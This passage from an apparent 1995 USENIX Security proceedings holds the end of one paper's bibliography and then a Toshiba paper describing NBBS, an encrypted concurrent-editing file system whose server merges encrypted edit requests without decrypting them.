[CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security: Repelling the Wily Hacker.* Addison-Wesley, Reading, MA, 1994.

[CFGM95] Steve Crocker, Ned Freed, Jim Galvin, and Sandy Murphy. MIME object security services. Internet draft; work in progress, March 1995.

[Che90] William R. Cheswick. The design of a secure internet gateway. In *Proc. Summer USENIX Conference*, Anaheim, CA, June 1990.

[CMQ87] S. Carl-Mitchell and J. Quarterman. Using ARP to implement transparent subnet gateways. Technical Report RFC 1027, Internet Engineering Task Force, October 1987.

[Cro82] D. Crocker. Standard for the format of ARPA internet text messages. Request for Comments (Standard) RFC 822, Internet Engineering Task Force, August 1982. Obsoletes RFC0733; Updated by RFC1327, RFC0987.

[DH76] Whitfield Diffie and Martin E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-11:644–654, November 1976.

[DP89] Donald W. Davies and Wyn L. Price. *Security for Computer Networks.* John Wiley & Sons, second edition, 1989.

[Hic95] Kipp E.B. Hickman. The SSL protocol. Internet draft; work in progress, April 1995.

[Jon95] Laurent Joncheray. A simple active attack against TCP. In *Proceedings of the Fifth Usenix* UNIX *Security Symposium*, Salt Lake City, UT, 1995. To appear.

[Kal93] B. Kaliski. Privacy enhancement for internet electronic mail: Part IV: key certification and related services. Request for Comments (Experimental) RFC 1424, Internet Engineering Task Force, Feb 1993.

[Ken93] S. Kent. Privacy enhancement for internet electronic mail: Part II: certificate-based key management. Request for Comments (Experimental) RFC 1422, Internet Engineering Task Force, Feb 1993. (Obsoletes RFC1114).

[Lac93] John B. Lacy. Cryptolib: Cryptography in software. In *Proceedings of the Fourth Usenix* UNIX *Security Symposium*, pages 1–17, Santa Clara, CA, October 1993.

[LGSN89] T. Mark A. Lomas, Li Gong, Jerome H. Saltzer, and Roger M. Needham. Reducing risks from poorly chosen keys. In *Proceedings of the Twelfth ACM Symposium on Operating Systems Principles*, pages 14–18. SIGOPS, December 1989.

[Lin93] J. Linn. Privacy enhancement for internet electronic mail: Part I: message encryption and authentication procedures. Request for Comments (Experimental) RFC 1421, Internet Engineering Task Force, Feb 1993. (Obsoletes RFC1113).

[LO91] Brian A. LaMacchia and Andrew M. Odlyzko. Computation of discrete logarithms in prime fields. *Designs, Codes, and Cryptography*, 1:46–62, 1991.

[Mey95] G.M. Meyer. The PPP encryption control protocol (ECP). Internet draft; work in progress, February 1995.

[NBS77] NBS. Data encryption standard, January 1977. Federal Information Processing Standards Publication 46.

[NBS80] NBS. DES modes of operation, December 1980. Federal Information Processing Standards Publication 81.

[Neu95] Michael Neuman. Monitoring and controlling suspicious activity in real-time with Watcher, 1995. Draft.

[Pos82] J. Postel. Simple mail transfer protocol. Request for Comments (Standard) RFC 821, Internet Engineering Task Force, August 1982. Obsoletes RFC0788.

[PR83] J. Postel and J. Reynolds. Telnet protocol specification. Request for Comments (Standard) RFC 854, Internet Engineering Task Force, May 1983. Obsoletes RFC0764.

[RS84] Ronald L. Rivest and Adi Shamir. How to expose an eavesdropper. *Communications of the ACM*, 27(4):393–395, 1984.

[SHS93] David R. Safford, David K. Hess, and Douglas Lee Schales. Secure RPC authentication (SRA) for TELNET and FTP. In *Proceedings of the Fourth Usenix* UNIX *Security Symposium*, pages 63–67, Santa Clara, CA, October 1993.

[SP388] SDNS secure data networking system security protocol 3 (SP3). Technical Report Revision 1.3, SDNS Protocol and Signalling Working Group, SP3 Sub-Group, July 12 1988.

[Sun88] Sun Microsystems, Inc. RPC: remote procedure call protocol specification version 2. Request for Comments (Informational) RFC 1057, Internet Engineering Task Force, June 1988. Obsoletes RFC1050.

[VTB95] David Vincenzetti, Stefano Taino, and Fabio Bolognesi. STEL: Secure TELnet. In *Proceedings of the Fifth Usenix* UNIX *Security Symposium*, Salt Lake City, UT, 1995. To appear.

[Wie94] Michael J. Wiener. Efficient DES key search. Technical Report TR-244, School of Computer Science, Carleton University, Ottawa, Canada, May 1994. Presented at the Rump Session of Crypto '93.

[Zim92] Philip Zimmerman. PGP user's guide, September 1992.

File-Based Network Collaboration System

Toshinari Takahashi, Atsushi Shimbo, and Masao Murota

Communication and Information Systems Research Labs.
TOSHIBA R&D Center
1 Komukai-Toshiba-cho, Saiwai-ku, Kawasaki 210 Japan

{takahasi,shimbo,murota}@isl.rdc.toshiba.co.jp

Abstract

Computer-Supported Cooperative Work (CSCW) requires coordinated access to shared information over computer networks; such networks have tended to use wires, but wireless networks are now becoming common.

There are a large number of tools aimed at helping users to work cooperatively but these tend to be application specific, leading to proliferation and requiring a large amount of development effort. A more general purpose mechanism would keep the number of tools manageable, and would obviate the need to develop a completely new tool for each problem area.

Data security is also a very important requirement in distributed systems. A solution to the problems of cooperative working must take this security requirement into account.

This paper describes a mechanism aimed at both problems: a general purpose tool for cooperative working that is more secure than existing proposals.

Our approach is novel in that we do not require explicit locking, which can lead to a number of problems, particularly in distributed systems, as we shall explain. Client routines act upon user requests to insert or delete blocks in a file, and request a file-server to modify a shared file according to those requests. The file-server receives encrypted requests asynchronously and merges these requests into the current version of the document without decrypting the requests. Indeed, an interesting feature of our proposal is that the server could not decrypt the content of these requests even if it wanted to. We call this mechanism "privacy enhanced merging".

Our current implementation includes a concurrent editing application that we call "Network BBS"; the server is able to make use of a conventional file-system. This is an experimental tool of our proposed "Collaborative File System".

1. Motivation

Shared-data management systems have to be able to cope with recent advances in computer and network technology, such as CSCW over networks, wireless networks, and version-control mechanisms. They also have to be able to take into account security requirements such as data encryption and user authentication. Actually, we often meet such situations when we want to allow a person who does not belong to our domain to edit a specified file we own without giving a user account on our domain. Our approach to these problems is a novel file system architecture which provides an asynchronous editing mechanism and encryption facilities.

Network distributed file systems allow users to share read-access to files, but concurrent modification of those files is more cumbersome. Traditional approaches to this problem include the use of a locking mechanism to provide mutual exclusion, but for various reasons this is often inconvenient.

For example, a user wishes to modify a file and so acquires the lock and starts an editor (in

practice the editor is likely to acquire the lock on the user's behalf); while the user holds this lock nobody else may access the file. Alternatively, a user wishes just to read the file and so does not take out an exclusive lock; he then realizes that he needs to change the file, but in the meantime others have modified the file under his feet. Sometimes these problems are merely a nuisance, but sometimes they can lead to the destruction of valuable information, particularly if users are tempted to override the locking mechanism because of its inconvenience. Previous work concerned with such problems has focused on the provision of a comprehensive library of editing primitives [1].

Our system does not require a user to take out an exclusive lock when he or she wishes to modify a file, nor will he or she be frustrated by finding that somebody else holds such a lock. Users take local copies of a file and operate concurrently on those; a file comparison utility such as "diff" [2] determines what changes were made. This allows users to continue to use their favorite editors, such as "vi" or "emacs". The client sends a list of differences, insertions and deletions, as modification requests to the file server. Requests are sent to the server asynchronously and the file server merges these requests into appropriate positions in its stored version of the file. This uses information we call "target versions" which we shall describe later in this paper. A similar approach was used for the CVS system [3].

We realize that our approach does not use a strict consistency mechanism, but instead relies upon a certain amount of common sense on the part of the users. In practice this is sufficient to address many of the requirements of modern distributed systems. It will still be necessary, however, to adapt security mechanisms to the needs of new technologies, in particular to new network technologies.

One commonly used approach to the problems of confidentiality across networks is that of PEM (Privacy Enhanced Mail) [4]; this is particularly convenient to users of wide-area networks. However, PEM is a dedicated application that does not address all of the needs of distributed processing. In particular PEM offers no facilities aimed at cooperative working. Rather than follow the PEM approach we have chosen to follow the example of CFS [5], which delegates responsibility for confidentiality to the file system rather than a mail system. We note that in the simple case where a user does not need to cooperate or communicate with anybody else, this provides confidentiality where the mail paradigm would appear most inappropriate.

Our proposed system provides a concurrency mechanism for shared editing which is also suitable for disconnected or intermittent operation[6], and a confidentiality mechanism designed to protect against wiretappers who might eavesdrop on communication between a client and the file server. The system also provides protection against misbehavior of the file server itself. The reason this is useful is that it reduces the utility to an attacker of breaching the security of the server since such a breach will not necessarily lead to discovery of any confidential information. The current implementation provides only rudimentary safeguards against loss or corruption of data, but this is a topic worthy of further study.

Our design had to take into account the protection mechanisms, the most suitable data structures for the encrypted file system, a version-control system, the encryption algorithm, and the merging policy, in order to ensure that these interact in a harmonious way. The system provides shared editing and version control. The techniques chosen have other benefits; for instance they work well even if network bandwidth is limited, and they are resilient in the event that communication is interrupted occasionally. Also, an isolated user with no need of the concurrency mechanism may use the same system to provide version control and confidentiality.

2. Basic data structure

Figure 1 shows the structure of a hypothetical shared file. Every shared file within our system has a list of member IDs, a list of encrypted keys (actually the same key, FK as we shall describe, encrypted under several other keys, one for each member), and a list of data blocks. Member IDs are the names of users who are permitted to access the file; such a username is usually the internet e-mail address of the user, although we have considered other mechanisms by which even these names may remain confidential. The contents of each data block are encrypted under a common file key FK, which is not known to the server; users encrypt blocks before sending them to the server and decrypt blocks after receiving them from the server, so the server needs to process only ciphertext. Each user (member) can determine the file key by retrieving their appropriate entry from the list of encrypted keys and decrypting this using their own personal key.

Let us look at the data blocks in more detail. Each data block has associated "traverse information", "data characteristics", an "initialisation vector", and the encrypted contents. Traverse information describes the structure of a particular view of a file; for example the generation and deletion times of a block allow the system to form a view of a version of a file existing at a particular time, which is similar to the mechanism used by the SCCS(Source Code Control System). When a user (member) requests a particular version of a file the system links together the necessary blocks in the appropriate order - the member is responsible for decrypting the individual blocks.

In addition to constraining a version according to the times associated with a block it is also possible to associate other constraints. For example, one user may wish to retain a private version of a shared file (here we mean "private" in the sense that the user does not wish to confuse other users by showing them the file while it is in the process of being updated - we do not mean "private" as a security constraint). The blocks which distinguish a private version of the file from the public version may be tagged in the traverse information, so that they are not returned when another user attempts to read the file.

There is other information associated with each block. For example some blocks may not be enciphered because speed of access is




Figure 1. Data structure of shared file.

deemed more important than confidentiality. The data characteristics fields allow such attributes to be held with the corresponding blocks. Each enciphered block has an individual initialisation vector, IV, to protect against certain cryptographic attacks, although we shall not elaborate on this in detail.

We can also tag blocks with data-type information so that an appropriate viewer can be invoked for each of the different types of block within a file. At the moment, the system returns all text blocks so that they may be edited using a conventional text editor. Multimedia applications might tag certain blocks as being audio samples and perhaps others as digitised video. The mechanism is sufficiently flexible to accommodate other types of data that we have yet to imagine. For the moment, the file server is oblivious of these data types, leaving them to be handled by the client application, but we can imagine a server that treats different blocks in different ways.

3. File sharing strategy

Each shared file includes a membership list that contains the names of the members who are permitted to access the file; write access is also determined for each user independently of read access.

We describe the system as "asynchronous groupware"; that is to say that each user is happy to edit in isolation without being warned of changes by other users. This assumes a certain degree of prior agreement between users but we feel this to be a realistic expectation for many applications. The system provides consistency in that if two or more different users edit different parts of the same file concurrently, the result is the same as if each user performed their edits in turn.

Every read request from a client includes a "traverse condition" constraints upon which blocks should be returned. In order to decide whether to return a particular block the server tests the condition against the block. For example, a client might request a non-current version of the file - blocks have been inserted and deleted from this version to form the current version. When the client later writes back a changed version this will be tagged with the Original version ID (OID).

Every write request consists of an insertion or deletion and an OID as mentioned above. Insertion is represented as an offset into the file and data to be inserted at that offset. Deletion is represented as two offsets; the start and end points between which deletion should take place. Offsets are relative to the traverse condition implied by the associated OID. In other words the OID describes a file version, and implicitly numbers the bytes of the file. A different version might associate different offsets with the same data. Blocks that did not exist at the time of the OID are not numbered and cannot be referenced, which is the expected behavior. This strategy allows several clients to work on a file concurrently and each will see a consistent view of the file.

When data is inserted into a file this may require that a block be broken into two blocks to accommodate the change. The inserted data becomes a third block, distinct from the other two since they have different traverse information (time stamps in this case).

This is easier to understand given a diagram (figure 2). A file is created at time t0. A client received a file at time t1 and requested insertion at the 3rd byte, and deletion of the 14th and 15th byte. A second client received the file at time t2 and requested deletion of the 11th to 13th bytes. All of these requests are merged into the stored representation of the file. Note that the editor used by the client is oblivious of this behavior - the user may continue to make use of his or her favorite text editor, such as Emacs.

Client behavior is as follows. A client requests a particular version of a file, which is constructed by the server and returned to the client. All textual data blocks are merged into a contiguous sequence of text that can be processed by a conventional editor. Non-text




Figure 2. Example of concurrent editing and file transition.

blocks may be routed to different editors according to their type. Possibly a client might display certain data types, but allow the user to edit only a subset of what he or she sees; alternatively the editor might ignore all unrecognized blocks, treating them as though they didn't exist. This is not strictly true, since we probably do not want these blocks deleted when the file is written back to the server, but, as far as the user is concerned, it may as well be true.

After the user has finished editing the file (he or she performs whatever incantation is necessary to write the file to disc) the client determines a set of insertions and deletions that, given the original file, would result in the new version. For this purpose,, we currently use a novel file-comparison utility based on the "diff"[2] algorithm. This utility operates at the level of characters but an alternative difference tool operates at the level of words, which can be more understandable to the user. Non-textual data is not currently processed. In practice, many strategies are possible provided they result in the expected version of the file.

It is important that this process does not introduce semantic inconsistency. For example, if two users simultaneously insert data at the same place in a file. Such inconsistency may render a file unintelligible. The server can diagnose such a problem but is not responsible for resolving it. A client that retains the editing history of the file should be able to recover in the event of a conflict.

In the current implementation, as a default arbitration, if two users simultaneously insert data at the same place in a file, both are reflected in the file in last-insert-first-appear order; and if two users simultaneously delete the same part in a file, they are counted as a single deletion at the time of the first deletion.




Figure 3. Flow of the encrypted/decrypted data.

4. Privacy Enhancement Mechanism

What we have described so far essentially duplicates the facilities in SCCS as regards a version control mechanism. We have hinted at cryptographic processing but have not yet explained how this works. This section describes the security architecture which involves user authentication, symmetric-key encryption, and a merging mechanism to allow multiple versions. Our architecture is interesting in that although the server maintains version information it can do so while retaining the encrypted form of the files. We call our mechanism "privacy enhanced merging".

4.1. System Data Flow

Figure 3 shows the system architecture, incorporating this privacy enhanced merging mechanism. The client encrypts and decrypts the file contents so that these contents are encrypted both while stored on the server and while in transit between the client and server. The shaded modules in figure 3 handle encrypted data. When the client has a cache data including an old file and its version ID, it is also possible to read only the differential part between the version of the cache which it has and the newest version the server contains.

In our system, the clients are oblivious of the merging mechanism - this is performed entirely by the server. Delays caused by mutual exclusion are limited to those delays required by the server, rather than an arbitrarily long delay at a client, as can happen in systems that employ locks to enforce exclusion. The server delay is essentially the time required to perform the merge operation. This scheme works well even if the network connections are slow, or intermittent - perhaps the user has a portable machine that is not always attached to the network.

The reader may like to refer back to figure 1 to see that while the contents of a file are hidden (encrypted) the file's structure is not. The contents are encrypted block by block while the traverse information and data characteristics are not. This allows the server to operate upon the file without requiring decryption of the components.




Figure 4. 8-bit cipher feedback mode.




Figure 5. Data block insertion.

4.2. Encryption Algorithm

We should observe that since the server may have to split a block into two, the encryption algorithm chosen must be such that, if the ciphertext is split, then the client may recover the two halves of the plaintext. An alternative would be to ask a client to decrypt and split the block, but we decided that this approach would be unsuitable.

We have found that self-synchronous stream ciphers fulfill this requirement. In our implementation we have used an 8-bit Cipher FeedBack (CFB) mode of DES (The American Data Encryption Standard). The key, FK, we mentioned earlier is a DES key. This key is encrypted under the public keys of each of the authorized users of a file, using the RSA (Rivest, Shamir, and Adleman) public-key cryptosystem.

Figure 4 illustrates how the 8-bit CFB mode operates. The ciphertext character stream consists of adding, modulo-2, the plaintext character to the left octet character derived from the output of a block cipher(the DES algorithm in our system). And at the receiving end, the plaintext character can be restored adding the same data into the ciphertext character, when the same DES key and the same IV for each shift registers are available. In the proposed system, 8-bit is chosen as the character length on this mechanism for the convenience of dealing with byte-order insertion/deletion.

As described in the third section, data blocks are generally divided according to merge operations (insertion/deletion). Figure 5 illustrates an example of data block insertion. When a data block is split in two, it is necessary to generate a new IV for the second block. This is done by copying the last eight bytes from the first block; if there are less than eight bytes in the first block, then bytes from the first IV must be used. There is no need to change or perform re-encryption for the data contents itself. This move is understandable, considering the fact the input of each block cipher comes from the 64-bit shift registers which contain the most recent 64 bits transmitted as ciphertext.

When a user creates a shared file the client application chooses FK and IV at random. The user specifies which users may access the

file, and an encrypted version of FK is generated for each user using their appropriate public keys. The user also specifies the "administrator" or administrators for the file - the users who are authorized to change various security- related properties of the file, such as the list of members. Administrators play the role traditionally associated with the "owner" of a file.

4.3. Message Authentication

The system that we have described requires an authentication mechanism: The file server is responsible for authenticating users; an integrity check allows tampering to be detected. An aim of our design is to minimize the overhead of these mechanisms. We employ digital signatures, a message integrity check, and a secure key distribution scheme to enforce security as follows.

1. When a user wishes to access a shared file, the client application computes a digital signature for the shared file ID, the user ID, and the time as the client believes it, using the user's private key. The client sends the initial command (open) with the signature. The RSA public-key cryptosystem is used to compute this signature.
2. After verifying a signature, the server generates a symmetric authentication key, AK, at random. This is encrypted with the user's public key and returned as a response.
3. The client decrypts this response in order to learn AK. Subsequent messages between the client and server are signed with a Message Authentication Code using AK as the signing key. On each communication, the sequence number is incorporated against a forged message as a parameter to the MAC function. The MAC is computed using the MD5 Message Digest function.
4. When the server receives the terminate command (close), the AK is eliminated.

In the above protocol, the client does not strictly authenticate the validity of the server assuming that the server does not have its own public-key. Even if it was a forged server, the fact would be detected by the client at a following read request time, because the forged server could not send meaningful data contents in the encrypted state. Anyway, this problem might be alleviated if the server has its own public-key, of course, using well-known authentication mechanisms.

In the point of view of performance measurement, the initial connection (check-in) is the most dominant procedure in the above protocol; each RSA decipherment takes only 1.2 second under the Sun SPARC Station 2 (SS2) [7].

4.4. Discussion About the Server's Misbehavior

We should perhaps mention that there are several ways in which the server may misbehave. The server can easily destroy the contents of any shared file, but this is not surprising. The server cannot easily determine the plaintext of the contents of the files that it holds. Assuming that there is recognizable redundancy within the file it is difficult for the server to corrupt the file without detection. In particular it is difficult for the server to forge new blocks. However there are certain types of data corruption that the client should be aware of if it wants to detect this; for example re-ordering or deletion of blocks can result in a valid file. We assume that clients will take whatever measures they deem necessary to counter such misbehavior.

The server can still derive a certain amount of information about the contents of the file. For example, it can detect which blocks most frequently change, and measure the size of blocks. We deem this to be an acceptably small amount of leakage in our environment.

We shall now explain the benefits of our chosen policy.




Figure 6. Initial view of NBBS client program.

5. Network Bulletin Board System

We have explained the core parts of the mechanism proposed in this paper. We believe this system, which we call "Network BBS" (NBBS), to be a novel approach to secure file-system design. NBBS has a number of advantages over a conventional BBS on a PC network. NBBS aims to provide support for "groupware", allowing concurrent editing of files while providing certain guarantees about consistency. NBBS is currently implemented as a client-server application that uses a conventional UNIX filestore as the underlying storage mechanism. We plan to provide the file-system facilities that users have come to expect, similar to those already provided by NFS or AFS, however, these systems do not provide as flexible a concurrency mechanism nor the security facilities of our design.

There is a method to expand conventional file systems known as "stackable file system" [8], which we plan to take a similar approach to, although our plan is not yet concrete. Conventional applications continue to use conventional system calls(open/close/read/write) and these are detected by the novel file system libraries. The "open" system call behaves in making local cache copying from the server, the "read" or "write" system call behaves in reading from or writing to the local cache, and the "close" system call behaves in detecting modified parts and sending them to the server. From the point of view of constructing file systems, the NBBS client includes both a program on the application layer and that on the file system layer (Please consider figure 3 again).

Currently, to boot an NBBS client, a user might type

```
% bbs usenix.org:security95/schedule
```

The name "usenix.org", to the left of the colon, is the name of the NBBS server the client should connect to. The name "security95/schedule", to the right of the colon, specifies the name of a file known to that server. Filenames may be specified as either a relative or absolute path. The user is free to choose more

convenient aliases for these values.

Finally, let us consider the system in actual use. This has been described in part in section three. Please consider figure 6.

The client joins together all of the textual blocks and presents these to a text editor. Each non-text item is sent to an alternative editor. We currently use the "xv" viewer since this can handle most of the sorts of file that we use, apart from continuous media (audio or video). NBBS has been in use within our office environment and has proven a useful tool to support communication within the office. We want to note that users can type "vi" as an aliased name of "bbs"; NBBS might be used as a secure concurrent version-controlled text editor.

6. Conclusion

This paper has introduced the idea of "privacy enhanced merging". We suggest that future file systems will have to provide facilities such as this. This project has suggested a number of topics for future study. In particular we are examining conflict recovery strategies and intend to carry out a performance evaluation. We intend to build a "Collaborative File System" which should be upward compatible with current file systems but will also provide a privacy enhanced mechanism and support asynchronous editing.

Availability

We are planning to distribute the NBBS source code via FTP around of this summer. Details will be announced in appropriate newsgroups.

Acknowledgments

We wish to thank Dr. Mark Lomas from The University of Cambridge for the comments about the security mechanism.

References

[1] Michael Knister & Atul Prakash: Issues in the Design of a Toolkit for Supporting Multiple Group Editors, USENIX Computing systems, Vol. 6, No. 2, Spring 1993, pp. 135-166.

[2] Webb Miller & Eugene W. Myers: A File Comparison Program, Software Practice and Experience, Vol. 15, No. 11, pp. 1025-1040 (1985).

[3] Brian Berliner: CVS II: Parallelizing Software Development, USENIX Conference, Washington D.C., Winter 1990.

[4] J. Linn, et al.: Privacy Enhancement for Internet Electronic Mail, Network Working Group Request for Comments No. 1421-1424 (1993).

[5] Matt Blaze: A Cryptographic File System for Unix, ACM Conference on Communications and Computing Security, Fairfax, VA, November 3-5 (1993).

[6] T. Takahashi: Editing Piled-Style-Data by a Flat Editor, Proceedings of the 32nd Programming Symposium, IPS Japan, pp. 63-68 (1991) (in Japanese).

[7] M. Murota, et al.: Implementation and Fundamental Evaluation of Privacy Enhanced File Sharing System, Proceeding ot the 50th meeting, IPS Japan, vol.1, pp. 241-242 (1995) (in Japanese)

[8] Jeff Cook and Stephen D. Crocker: Truffles - Secure File Sharing With Minimal System Administrator Intervention, Trusted Information Systems, Glenwood, MD (1993).

